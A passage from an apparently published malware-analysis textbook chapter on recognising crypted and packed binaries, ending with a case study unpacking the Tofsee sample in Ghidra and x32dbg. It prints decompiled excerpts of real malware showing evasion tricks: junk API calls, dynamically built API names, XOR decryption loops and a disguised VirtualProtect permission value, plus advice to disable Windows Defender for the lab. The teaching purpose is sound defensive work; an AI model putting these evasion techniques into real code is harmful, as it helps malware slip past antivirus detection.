00450b6a	`Midi movazikazajubi totacosepiraz`	`u"Midi movazikazajubi totacosepiraz"`
00450bae	`Didimubacekehar yek`	`u"Didimubacekehar yek"`
00450bd6	`Sehono vov keziyazu beredatam-eye heyema`	`u"Sehono vov keziyazu beredatam-eye heyema"`
00450c26	`Vupa rip`	`u"Vupa rip"`
00450c38	`Naxozile yig yosogilonif`	`u"Naxozile yig yosogilonif"`
00450c6a	`Voroluteg logok zulo zuk hawinopoka`	`u"Voroluteg logok zulo zuk hawinopoka"`
00450cb2	`Jozifi zijufusujureya`	`u"Jozifi zijufusujureya"`

(continued)

Table 6-1: Nonsense Strings in Crypted Code *(continued)*

Address	String value	String representation
00450cde	`Segegihib`	`u"Segegihib"`
00450cf2	`Ref zixenisefelisa widub`	`u"Ref zixenisefelisa widub"`
00450d28	`Dohop`	`u"Dohop"`
00450d34	`Kez todomerogu mogi`	`u"Kez todomerogu mogi"`
00450d5c	`Beparoradipayon zurabikocuyovor boweyaxumafuza`	`u"Beparoradipayon zurabikocuyovor boweyaxumafuza"`
00450dba	`Kob`	`u"Kob"`
00450dc2	`Poyoleludirane gipa fexojiguh butagekininepib sivaputagiwuk`	`u"Poyoleludirane gipa fexojiguh butagekininepib sivaputagiwuk"`
00450e3a	`Xaviwanofuwexa moyotahageyajez pejune dabuxiwe sazajoyiliwi`	`u"Xaviwanofuwexa moyotahageyajez pejune dabuxiwe sazajoyiliwi"`
00450eb2	`Xefeho hujozanilexop buwi`	`u"Xefeho hujozanilexop buwi"`
00450ee6	`Mutovid yena tocohosixirutu dusilosotizam konegokiper`	`u"Mutovid yena tocohosixirutu dusilosotizam konegokiper"`
00450f52	`Romapoli wif cofiy`	`u"Romapoli wif cofiy"`
00450f78	`Xupafizugababo zehi-luw menademiy cimadufisoc yesebapakecorub`	`u"Xupafizugababo zehi-luw menademiy cimadufisoc yesebapakecorub"`
00450ff2	`Tacigozusica tivoyofa hemulecad hegedurolum`	`u"Tacigozusica tivoyofa hemulecad hegedurolum"`
0045104a	`Newanaruf fowiboxega`	`u"Newanaruf fowiboxega"`
00451074	`Cubitewiy mosijajek jihihuw`	`u"Cubitewiy mosijajek jihihuw"`
004510ac	`Gal zuvirusic duvevaril birepanotaloja`	`u"Gal zuvirusic duvevaril birepanotaloja"`
004510fa	`Tawabenuzeyita mubunebahep`	`u"Tawabenuzeyita mubunebahep"`
00451130	`Soko wolomo feropexoxecofuv`	`u"Soko wolomo feropexoxecofuv"`

The strings in this table appear to be randomly generated. Sometimes, two pieces of malware that use the same crypter will follow the same overall code structure but include different strings. This is an easy way for crypters to add variation between malware samples to help evade detection. Even so, antivirus vendors and analysts can use the structural similarities to detect and examine the code.

Nonsense Code

A variation on the "nonsense strings" tactic involves the insertion of junk code or unused function calls in addition to the code necessary for the decryption process. This unused code may alter patterns that antivirus tools look for. It can also make the file big enough that some antivirus tools won't scan it. Adding unused but interesting-looking functions can additionally waste a reverse engineer's time, cause problems for reverse engineering tools, and make analysis more challenging and unpleasant.

Let's consider two examples of junk code in malware. In Listing 6-1, the real functionality is contained in the first few functions, which are followed by many Windows API calls that aren't important to the code.

```
setup_fns_z();
call_NtSetInformationThread_z(0);
generates_notename_and_token_membership_rel_z();
check_cmd_line_and_do_badness();
lpModuleName = (LPCSTR)0x0;

❶ (*_call_Exit_z)();

GetCommandLineA();
GetModuleHandleA(lpModuleName);
GetCommandLineA();
GetAtomNameW(unaff_retaddr,param_1,param_2);
SetLastError(param_3);
GetCommandLineW();
FreeLibrary(param_4);
GetCommandLineW();
GetFileAttributesW(param_5);
FormatMessageW(param_6,param_7,param_8,param_9,param_10,param_11,param_12);
GetDlgItemTextW(param_13,param_14,param_15,param_16);
LoadImageW(param_17,param_18,param_19,param_20,param_21,param_22);
EndDialog(param_23,param_24);
DefWindowProcW(param_25,param_26,param_27,param_28);
LoadMenuW(param_29,param_30);
GetDlgItemTextW(param_31,param_32,param_33,param_34);
LoadImageW(param_35,param_36,param_37,param_38,param_39,param_40);
IsDlgButtonChecked(param_41,param_42);
GetClassNameW(param_43,param_44,param_45);
CreateDialogParamW(param_46,param_47,param_48,param_49,param_50);
LoadMenuW(param_51,param_52);
GetDlgItem(param_53,param_54);
CreateMenu();
DefWindowProcW(param_55,param_56,param_57,param_58);
DefWindowProcW(param_59,param_60,param_61,param_62);
GetTextCharset(param_63);
CreateFontW(param_64,param_65,param_66,param_67,param_68,param_69,
param_70,param_71,param_72,param_73,param_74,param_75,param_76,param_77);
GetDeviceCaps(param_78,param_79);
CreateSolidBrush(param_80);
SelectPalette(param_81,param_82,param_83);
pcVar1 = (code *)swi(3);
(*pcVar1)();
return;
```

Listing 6-1: Windows APIs following the binary's malicious functionality

The function calls following the call to `Exit` ❶ serve no real purpose and are never called. Most perform actions related to GUI utilities, such as setting text information and creating images and windows, and are typically found in most benign software.

The code in Listing 6-2 scatters the superfluous function calls between the operational code, rather than concentrating them before or after.

```
while( true )
  {GetNativeSystemInfo(&local_834);
  if (SIZE == 0x8a0) {
    ObjectOpenAuditAlarmA((LPCSTR)0x0,(LPVOID)0x0,(LPSTR)0x0,(LPSTR)0x0,
                          (PSECURITY_DESCRIPTOR)0x0,(HANDLE)0x0,0,0,
                          (PPRIVILEGE_SET)0x0,0,0,(LPBOOL)&local_838);
    IsProcessorFeaturePresent(0);
    DeleteService((SC_HANDLE)0x0);
  }
  GetMailslotInfo((HANDLE)0x0,&local_83c,&local_848,&local_850,&local_840);
  if (SIZE == 0xc20) {
    GetCPInfoExW(0,0,regkey);
    SetTapeParameters((HANDLE)0x0,0,(LPVOID)0x0);
    FatalExit(0);
    GetConsoleAliasesLengthW((LPWSTR)0x0);
  }
  GetSystemTimeAdjustment(&local_84c,(PDWORD)&local_854,&local_844);
  if (SIZE == 0x28a) {
    lstrcatW((LPWSTR)regkey,(LPCWSTR)0x0);
  }
  if ((((0x2d6d2d < (int)local_858) &&
       (local_834.u.s.wProcessorArchitecture != 0x7c57414c)) &&
       (local_850 != 0x28c3ce1a)) &&
       (local_854 != (HANDLE)0x6198740c)) break;
  local_858 = local_858 + 1;
  if (0x29607b2 < (int)local_858) {
LAB_00402013:
    start();
```

Listing 6-2: Windows API functions interspersed within code

Throughout this listing are several unnecessary Windows API functions. At the very end is the call to the `start()` function, where the actual malware functionality begins.

In both of these examples, it's fairly easy to identify the Windows API calls as unneeded, but in other instances, the malware may include useless custom functions that are a little more difficult to spot. You might also see the use of other types of opaque predicates (discussed in Chapter 3) or complex-looking mathematical functions that have no impact on the decrypting process.

Entropy

The term *entropy* refers to the randomness or disorder of data, such as the bytes that make up an executable. Lower-entropy data, such as byte patterns for unobfuscated strings, code, and data, has less randomness. Higher-entropy data might represent a file that has been encrypted or packed. Several programs can determine the entropy of a file, including Ghidra's Entropy tool, shown in Figure 6-4.




Figure 6-4: The entropy of a crypted malware sample

On the right of the image is the entropy view, which shows the entropy of the entire malware sample. The top section contains lower-entropy, unpacked data and code, and the bottom section, which has much higher entropy, stores the malware's obfuscated data. This data gets decrypted later, at runtime.

Ghidra calculates a type of entropy called *Shannon entropy*, producing values in the range of 0.0 to 8.0. This malware has two distinct sections with different entropy as calculated by Ghidra, one with the value 6.3 and the other with the value 7.8.

Binary Structure

We can examine a binary's structure to help us determine whether code is packed or crypted. Generally, code that isn't packed or crypted follows conventions regarding expected section names and section sizes. By comparing a binary against these conventions, we can figure out what analytical steps we might need to take next, including whether unpacking might be required.

Section Size

One of the first things to look for is the relative size of sections. In typical binaries, the `.text` section, which contains the code, is larger than the data sections, even if the overall size of a binary can vary depending on the programming language used. (Go and Rust binaries are generally much bigger than compiled C++ binaries.) Let's take a look at two examples of section sizes in malware binaries. Table 6-2 shows the data for a noncrypted binary.

Table 6-2: Section Names and Sizes in a Noncrypted Malware Binary

Section	Start	End	Length
Headers	00400000	004003ff	0x400
`.text`	00401000	004625ff	0x61600
`.rdata`	00463000	004753ff	0x12400
`.data`	00476000	00477fff	0x2000
`.data`	00478000	0047d2bf	0x52c0
`.tls`	0047e000	0047e1ff	0x200
`.rsrc`	0047f000	0047f1ff	0x200
`.reloc`	00480000	00488fff	0x9000

Table 6-3 shows the data for a binary that is crypted.

Table 6-3: Section Names and Sizes in a Crypted Malware Binary

Section	Start	End	Length
Headers	00400000	004003ff	0x400
`.text`	00401000	004211ff	0x20200
`.data`	00422000	00425fff	0x4000
`.data`	00426000	02d9e0c3	0x29780c4
`.dub`	02d9f000	02d9f3ff	0x400
`.rsrc`	02da0000	02dadfff	0xe000

As you can see, the crypted malware sample in Table 6-3 has a very large `.data` section relative to the normal sample in Table 6-2. You can also observe that the `.data` section in Table 6-3 is over 300 times the size of the `.text` section, further suggesting it might contain crypted or packed data or code.

Section Names

By convention, we expect to see specific sections in a Windows executable, including several of these:

`.text` The executable code

`.data`, `.rdata`, and `.bss` The initialized data, read-only data, and uninitialized sections, respectively

`.idata` and `.edata` The import table and export table

`.rsrc` Resources, such as icon images

`.reloc` Relocation information

`.tls` Thread local storage

`.pdata` Exception-related information

In some packed code, such as code packed with UPX (a well-known, widely used packer), distinctive headers identify the type of packer used. In other cases, the malware has additional sections with unusual, sometimes randomized names, which could contain packed data or other crypting-related artifacts. Table 6-4 provides an example of what I mean when I refer to unusual section names.

Table 6-4: Unusual Section Names in a Crypted Binary

Section	Start	End	Length
Headers	00400000	004003ff	0x400
`.text`	00401000	00418dff	0x17e00
`.data`	00419000	0041c9ff	0x3a00
`.rsrc`	0041d000	004337ff	0x16800
`.wsgu`	00434000	004edfff	0xba000
`.zero`	004ee000	004eefff	0x1000

This sample has the unusual section names `.wsgu` and `.zero`. We can also see that the `.wsgu` section is substantially bigger than the other sections, including the `.text` section, which might indicate that the data contained within it is packed or crypted.

Of course, many malicious binaries that aren't crypted have unusual section names, sometimes for storing configuration data, so this isn't a sure-fire indicator that the binary is crypted.

"Missing" Code

Crypters often start with a bit of "stub" code whose purpose is to begin decrypting or deobfuscating the malware. Usually, this code will read from and write to other parts of the binary, which will likely look like a big blob of data, probably with higher entropy than the stub code section. You may also see a call or jump instruction to nowhere or to some address in the middle of that big data blob. This suggests that once the executable starts running, that call or jump instruction will go to the deobfuscated code. Listing 6-3 shows an example of jumping to newly unpacked code using a `JMP` to a register value.

```
          LAB_006f4e4a
8b 85 58 ff ff ff      MOV       EAX, dword ptr [EBP + 0xffffff58]
8b 40 0e               MOV       EAX, dword ptr [EAX + 0xe]
89 85 5c ff ff ff      MOV       dword ptr [EBP + 0xffffff5c], EAX
8b 85 5c ff ff ff      MOV       EAX, dword ptr [EBP + 0xffffff5c]
03 85 68 ff ff ff      ADD       EAX, dword ptr [EBP + 0xffffff68]
c9                     LEAVE
ff e0                  JMP       EAX
```

Listing 6-3: Code jumping to a location in the `EAX` register

The last instruction is a `JMP` to `EAX`, which stores the start address of the next malware stage in this binary. So, the `JMP` causes the next stage to begin execution. Similarly, you can find jump instructions to specific addresses that the code will allocate new memory space into. In Listing 6-4, the first instruction is a `JMP` to a specific address.

```
                    LAB_00401e99
ff 25 60 4f 44 00                   JMP     dword ptr [ALLOCATED_SPACE]
8b 4d f4                            MOV     ECX,dword ptr [EBP + -0xc]
64 89 0d 00 00 00 00                MOV     dword ptr FS:[0x0],ECX
59                                  POP     ECX
5f                                  POP     EDI
8b 4d ec                            MOV     ECX,dword ptr [EBP + -0x14]
33 cd                               XOR     ECX,EBP
e8 19 19 00 00                      CALL    canary_check_z
8b e5                               MOV     ESP,EBP
5d                                  POP     EBP
c3                                  RET
```

Listing 6-4: Code jumping to the address of a newly allocated space in the binary

Earlier in the code, the malware allocated space for the code, stored the pointer to this space in `ALLOCATED_SPACE`, then decrypted and wrote code to the newly allocated memory. The `JMP` again takes us to the start of the execution of the newly decrypted code.

One technique to use when dynamically analyzing a crypted executable is to look for call or jump instructions like the following:

- Calls or jumps to a register value, such as `EAX` or `EBP`, which might indicate the generation of an address after decryption
- Calls following `for` or `while` loops, especially those containing, or calling functions that contain, lots of mathematical operations or cryptographic functions
- Calls following, or in close proximity to, memory allocation and manipulation functions, such as the Windows API calls `VirtualAlloc`, `VirtualProtect`, and `VirtualFree`

NOTE *Developers can also create plug-ins for debuggers to hook memory allocation functions, such as `VirtualAlloc`, `VirtualProtect`, and `VirtualFree`, and print the contents of memory. This technique is helpful for a reverse engineer who wants to see how the contents of the allocated memory change during the execution of the binary, helping them to identify what data or files, if any, are unpacked at runtime.*

Quite frequently, a packer or crypter will need to allocate space for the unpacked code, and we often see them use the conventional Windows API functions for memory allocation, such as `VirtualAlloc` or its variations. Then, the code might need to change the permissions of that memory so it can be executed if it's code or read and written if it's additional data.

Listing 6-5 shows an example of the use of API calls to modify permissions on newly allocated memory using `VirtualProtect`.

```
uStack_a14 = 0x7193d483;
uStack_ad0 = 0x4aa0b6c;
uStack_b88 = 0x6c1ab365;
uStack_920 = 0xe32f4bed;
uStack_adc = 0x84f63c8f;
uStack_ad4 = 0x826902bf;
uStack_a0c = 0xa6b7e028;
uStack_b48 = 0xc0b393bb;
uStack_918 = 0x454c6592;
uStack_910 = 0xb5d0e03f;
uStack_a88 = 0x7b091cf2;
uStack_bc8 = 0xacb0819f;
uStack_a04 = 0xf9df2015;
iVar3 = 0;
while( true ) {
  GetLastError();
  GetMailslotInfo((HANDLE)0x0,&DStack_8d8,&DStack_8e4,&DStack_8dc,&DStack_8d0);
  if ((0x198fb < iVar3) && (DStack_8e4 != 0x1cecd011)) break;
  iVar3 = iVar3 + 1;
}
main_internal_1_z(auStack_8a4,"daxazikelizedoxirivixavizoze");
lstrcpyA(&kernel,"kernel");
lstrcatW(u_jabonorexokenevekivuba_kivekesax_00428398,L"safacanemafi");
BeginPaint((HWND)0x0,(LPPAINTSTRUCT)0x0);
main_internal_3_z(auStack_8a4);
piStack_8e0 = (int *)PTR_DAT_00428188;
allocated_space = GlobalAlloc(0,dwBytes); ❶
set_ptr_to_val_z(&NEXT_STAGE_START,allocated_space);
dwSize = size_cpy;
source = (byte *)(DAT_00428194 + 0x932);
size = 0;
if (size_cpy != 0) {
  do {
    DuplicateHandle((HANDLE)0x0,(HANDLE)0x0,(HANDLE)0x0,(LPHANDLE)0x0,0,0,0);
    GetLastError();
    do_copy_z((byte *)NEXT_STAGE_START,source,size);
    size = size + 1;
  } while (size < dwSize);
}
iStack_9fc = 0x20;
main_internal_2_z(NEXT_STAGE_START,&size_cpy,piStack_8e0);
VirtualProtect(NEXT_STAGE_START,dwSize,iStack_9fc * 2,&DStack_8d4); ❷
(*(code *)NEXT_STAGE_START)(); ❸
GetLastError();
LocalFileTimeToFileTime((FILETIME *)0x0,(LPFILETIME)0x0);
```

Listing 6-5: An excerpt of unpacking code showing the start of the next malware stage

This code demonstrates several of the concepts discussed in this chapter, including superfluous function calls and large blocks of obfuscated data. Most importantly, it shows the pattern of allocating memory, changing

the access to the allocated memory region, and finally calling the now-unpacked second stage. As you can see, the malware uses `GlobalAlloc` ❶ to allocate space for the code it will later decrypt, then uses `VirtualProtect` ❷ to change the permissions on the allocated memory region in which the decrypted code was placed. Finally, you can see the call to the start of this decrypted code ❸; this is the `NEXT_STAGE_START` function call.

You might notice that the third parameter to `VirtualProtect`, `iStack_9fc`, is set to `0x20` multiplied by `2`. This might seem odd: Why didn't the developer just set the variable to `0x40`? The malware is likely attempting to avoid basic detections that look for the signature of `VirtualProtect` with the `flNewProtect` parameter set to `0x40`, signifying that the malware changes memory permissions to `PAGE_EXECUTE_READWRITE`. This permission allows memory to be both executable and writable, meaning it can run code and its contents can be modified.

Although not inherently malicious, malware commonly uses this technique for self-modification or code injection, making it suspicious and likely to be flagged by some antivirus tools. Replacing `0x40` with a variable set to `0x20` multiplied by `2` won't evade more sophisticated behavioral analysis or detection systems, but it might help the malware avoid simpler detection methods.

Next, we'll consider an example of packed code and walk through its unpacking process. As we do so, try to spot the use of the techniques I described in this section.

Case Study: A Packed Malware Sample

We'll walk through the unpacking of well-known malicious code called Tofsee by looking at the binary statically in Ghidra, as well as dynamically using x64dbg's 32-bit variant, x32dbg. Static analysis should provide an overall understanding of what the binary is doing and where entry points to subsequent stages might be, and dynamic analysis will take us through the actual unpacking routines, which is significantly easier than attempting to unpack or decrypt the binaries ourselves.

If you're analyzing the binary on your own, you'll likely notice that the addresses at which the binary in the walk-through loads are different from those you're seeing. If you walk through the same unpacking process of the same binary multiple times, you'll also notice that the memory addresses vary. This is due to artifacts of memory allocation and the unpacking process.

NOTE *The packer used here is well known, and antivirus tools, including Windows Defender, recognize it as malicious. You may wish to refer to the instructions in Chapter 1 on disabling Windows Defender if you plan to walk through this case study yourself. Edit the local Group Policy to disable Windows Defender for the user of the machine only. In Chapter 9, we'll further discuss what Group Policy is and how threat actors use and abuse it for malicious activity.*

Stage 1: Memory Allocation

As we discussed, this first stage of the code's main job is to ensure that it can run without being flagged as malicious, then to unpack and run the payload contained inside. Some binaries might do some pre-unpacking checks to figure out if they're being debugged and what the language configuration for the computer is, but, aside from these, we expect the unpacking functionality to start relatively soon after the entry point.

First, we'll look at the main function in Ghidra to get a sense of what the binary looks like and to identify functions where unpacking might take place. Listing 6-6 shows the contents of the malware's `main` function.

```
void main(void)
{
  uint uVar1;
  size_t sVar2;
  int iVar3;
  undefined auStack_8f4 [48];
  FINDEX_INFO_LEVELS local_8c4;
  int local_8c0;
  undefined local_8b8;
  int local_8ac;
  undefined4 local_8a8;
  undefined4 local_8a4;
  undefined *local_890;
  undefined local_888 [1024];
  CHAR local_488 [1028];
  uint local_84;
  void *local_4c;
  undefined *puStack_48;
  undefined4 local_44;

  local_44 = 0xffffffff;
  puStack_48 = &LAB_0042025b;
  local_4c = ExceptionList;
  local_84 = DAT_004220a0 ^ (uint)auStack_8f4;
  uVar1 = DAT_004220a0 ^ (uint)&stack0xfffff700;
  ExceptionList = &local_4c;
  if (SIZE == 0x328) {
    FUN_00405200(0x41c6493ba1125461);
    local_8a4 = 0xf;
    local_8a8 = 0;
    local_8b8 = 0;
    sVar2 = _strlen("cufeter jadagasol xosecocodomahibufufa"); ❶
    FUN_00404ab0("cufeter jadagasol xosecocodomahibufufa",sVar2);
    local_44 = 0;
    FUN_004053e0(0);
    FUN_004053c1(0);
                    /* WARNING: Subroutine does not return */
    _exit(0);
  }
  iVar3 = 0;
```

```
do {
  if (SIZE == 0x31a) {
    FindFirstFileExA((LPCSTR)0x0,local_8c4,local_888,local_8c4,(LPVOID)0x0,0); ❷
  }
  if (SIZE == 0x703) {
    GetLocaleInfoA(0,0,local_488,0); ❸
  }
} while (((((iVar3 < 0x1f64b) || (local_8c0 == 0x33c8c6c0)) || ❹
          (local_8ac == 0x256e89e6)) || (local_890 == &DAT_02c8468e)) &&
         (iVar3 = iVar3 + 1, iVar3 < 0x266214d6));
FUN_0041fd50(uVar1);
ExceptionList = local_4c;
@__security_check_cookie@4();
return;
```

Listing 6-6: The main function of the packed binary

We can see several signs that the binary is packed, including nonsense strings ❶ and calls to Windows API functions contained in a `while` loop ❹ that, at first glance, don't seem to be particularly important to the code's functionality. This is because the two functions, `FindFirstFileExA` ❷ and `GetLocaleInfoA` ❸, don't appear to be used in such a way that they will affect the unpacking or flow of the code.

Often, `FindFirstFileExA` appears in file traversal code. The function opens a search handle and returns information about the first file it finds matching the pattern supplied to it as an argument. Next, there is a call to `FindNextFileA` or `FindNextFileW` to find the next file, until there are no more to find.

In this example, however, `FindFirstFileExA` doesn't appear to be used as part of file iteration functionality, and we never see the malware do anything with the output of `GetLocaleInfoA`. The code places the output from `GetLocaleInfoA` in the third parameter, `lpLCData`, which in this case is `local_488`. We never see the code directly use `local_488`, and according to the Microsoft API documentation, this parameter gets used only when the last parameter, `cchData`, is nonzero. In this case, `cchData` is zero, so the `lpLCData` pointer is never used to begin with.

Among the unnamed functions in the code, `FUN_0041fd50` could be a good candidate for the start of the unpacking routine. Some brief reverse engineering can help us get a basic understanding of the functions inside of `FUN_0041fd50`. Listing 6-7 shows what its contents look like.

```
handle_kernel32.dll = GetModuleHandleW(L"kernel32.dll");
SIZE = DAT_00424bc4 + 0x1bfe1;
_kernel32.dll = 0x6b;
_DAT_02d9856c = 0x72;
_DAT_02d9856e = 0x6e;
_DAT_02d9856a = 0x65;
_DAT_02d98570 = 0x65;
_DAT_02d98572 = 0x6c;
_DAT_02d98574 = 0x33;
```

```
_DAT_02d98576 = 0x32;
_DAT_02d98578 = 0x2e;
_DAT_02d9857a = 100;
_DAT_02d9857c = 0x6c;
_DAT_02d9857e = 0x6c;
_DAT_02d98580 = 0;
handle_kernel32.dll = GetModuleHandleW((LPCWSTR)&kernel32.dll);
GlobalAlloc = (GlobalAlloc *)GetProcAddress(handle_kernel32.dll,"GlobalAlloc"); ❶
ALLOCATED_SPACE = (*GlobalAlloc)(0,SIZE); ❷
DAT_004256d3 = 0x74;
DAT_004256da = 0x74;
DAT_004256dd = 0x74;
VirtualProtect = 0x56;
DAT_004256d1 = 0x69;
DAT_004256d2 = 0x72;
DAT_004256d4 = 0x75;
DAT_004256d5 = 0x61;
DAT_004256d6 = 0x6c;
DAT_004256db = 0x65;
DAT_004256dc = 99;
DAT_004256de = 0;
DAT_004256d7 = 0x50;
DAT_004256d8 = 0x72;
DAT_004256d9 = 0x6f;
VirtualProtect = (VirtualProtect*)GetProcAddress(handle_kernel32.dll,&VirtualProtect); ❸
size = SIZE;
ctr = 0;
_DAT_02d9bf68 = DAT_00423188;
if (SIZE != 0) {
  iVar1 = DAT_00423188 + 0x1bfe1;
  do {
    if (size == 0x748) {
      _DAT_02d98564 = 0x922eace6;
    }
    *(undefined *)((int)ALLOCATED_SPACE + ctr) = *(undefined *)(iVar1 + ctr);
    ctr = ctr + 1;
  } while (ctr < size);
}
iVar1 = 0;
do {
  if (iVar1 == 0x2877c) {
    do_VirtualProtect_z(); ❹
      size = SIZE;
  }
  if (size == 0xd39) {
    RemoveDirectoryW((LPCWSTR)0x0);
    size = SIZE;
  }
  iVar1 = iVar1 + 1;
} while (iVar1 < 0xd861c);
unpacking_related_z();
unpacking_related_2_z();
call_next_stage_z(); ❺
```

```
@__security_check_cookie@4();
return;
}
```

Listing 6-7: Decompiled code within FUN_0041fd50 (later renamed begin_main_z)

This code contains calls to `GlobalAlloc` ❷ and `VirtualProtect` ❹, two artifacts discussed earlier in this chapter that can help us determine where unpacking code resides in a binary and where a new stage of execution may start.

Notice that there are two calls to `GetProcAddress`, which gets the address of the exported functions from the specific DLL ❶ ❸. In this case, the malware uses `GetProcAddress` to find the function pointers for both of the Windows API functions. This is most likely an evasion technique because instead of importing `GlobalAlloc` and `VirtualProtect`, which could be considered suspicious, the malware uses `GetProcAddress` to dynamically obtain pointers to the functions and then call them.

Let's take a look at some of the other functions in Listing 6-7, specifically the ones I named `unpacking_related_z` and `unpacking_related_2_z`. Listing 6-8 shows code contained within one of those unpacking-related functions.

```
p_AllocatedSpace = ALLOCATED_SPACE;
--snip--
for (; -1 < (int)out; out = (byte *)subtract_1_from_parameter_z(out)) {
  xor_val = generate_xor_val();
  local_904 = 0x61892307;
  local_8ac = 0xb6937e1;
  local_864 = 0x433064f2;
  local_86c = 0x2844d46b;
  local_9ec = 0x3c4f418f;
  local_9b8 = 0x5da06303;
  local_9f0 = 0x1e17c121;
--snip--
  local_938 = 0xa5cc712f;
  local_9f8 = 0x70d63a52;
  out[p_AllocatedSpace] = out[p_AllocatedSpace] ^ xor_val;
}
return;
```

Listing 6-8: An excerpt from unpacking-related code

Within the code are a large number of variables containing non-ASCII hex data loaded onto the stack, eventually followed by an XOR operation that uses those values. Different loop routines perform mathematical operations on this data. Often, this is a good indicator that some kind of unpacking (or decryption) is happening. So, let's rename `FUN_0041fd50` to `begin_main_z`, as we're now pretty sure it's where the core of the unpacking takes place, and look inside it for the next unpacked stage.

Notice that I've labeled the final function in `begin_main_z call_next_stage_z` ❺. Within this function is a single instruction in which the code jumps to the address of the `ALLOCATED_SPACE`. This suggests that the function

launches the next stage of the malware, so it's where we'll place an initial breakpoint when we run the code, as we'll want to be able to jump to the next unpacked code stage to continue to study the unpacking process.

Now we'll execute the code in x64dbg and place initial breakpoints in the functions we identified previously to see what the unpacking process looks like dynamically. Figure 6-5 shows x64dbg one instruction after the first breakpoint, placed at the call to `GlobalAlloc`.




Figure 6-5: Code execution after the breakpoint at the `GlobalAlloc` call

Upon successful completion of a call to `GlobalAlloc`, a pointer to the newly allocated space is placed in the `EAX` register. We know that `EAX` happens to be at the address `0x3024750` because we can see the values of the different registers in the register view window (not shown here) during the debugging process. We can view the contents of this address in the Dump 1 window by right-clicking the instruction at line `0x41ff3d` and selecting Follow in Dump for `EAX`. In the Dump 1 window, we see that the newly allocated memory is initialized to a default value, as we haven't written anything to it yet.

NOTE *In Figure 6-6, you'll notice that the name of the file we're debugging is the file's hash value. This is generally good practice, as a reverse engineer will likely look at many versions of the same type of malware, and avoiding confusion about which specific file associates with which specific finding is important. Additionally, if you create and disseminate your research, referring to the file by its hash makes it easier for other researchers to verify your findings, as they're able to start from the exact dataset you used.*

The memory allocated using `GlobalAlloc` is initialized to `0xBAADF00D`, a marker the debugger inserts to identify memory allocated and used during debugging. Without debugging enabled, or when the malware is run without a debugger, the initialized memory will contain zeros or random data, depending on initialization flags.

We'll continue to step through the code from the `begin_main_z` function, passing over the two unpacking-related functions, until we reach the breakpoint we've placed at the `call_next_stage_z` function located at `0x42003f`. Although we care about the results of the unpacking-related functions, we don't need to dive into them if our goal is to unpack the binary and extract the final stage of the malware. Figure 6-6 shows the code stopping at the breakpoint at `call_next_stage_z` before we jump into the function.




Figure 6-6: The Dump 1 window right before the call to `call_next_stage_z`

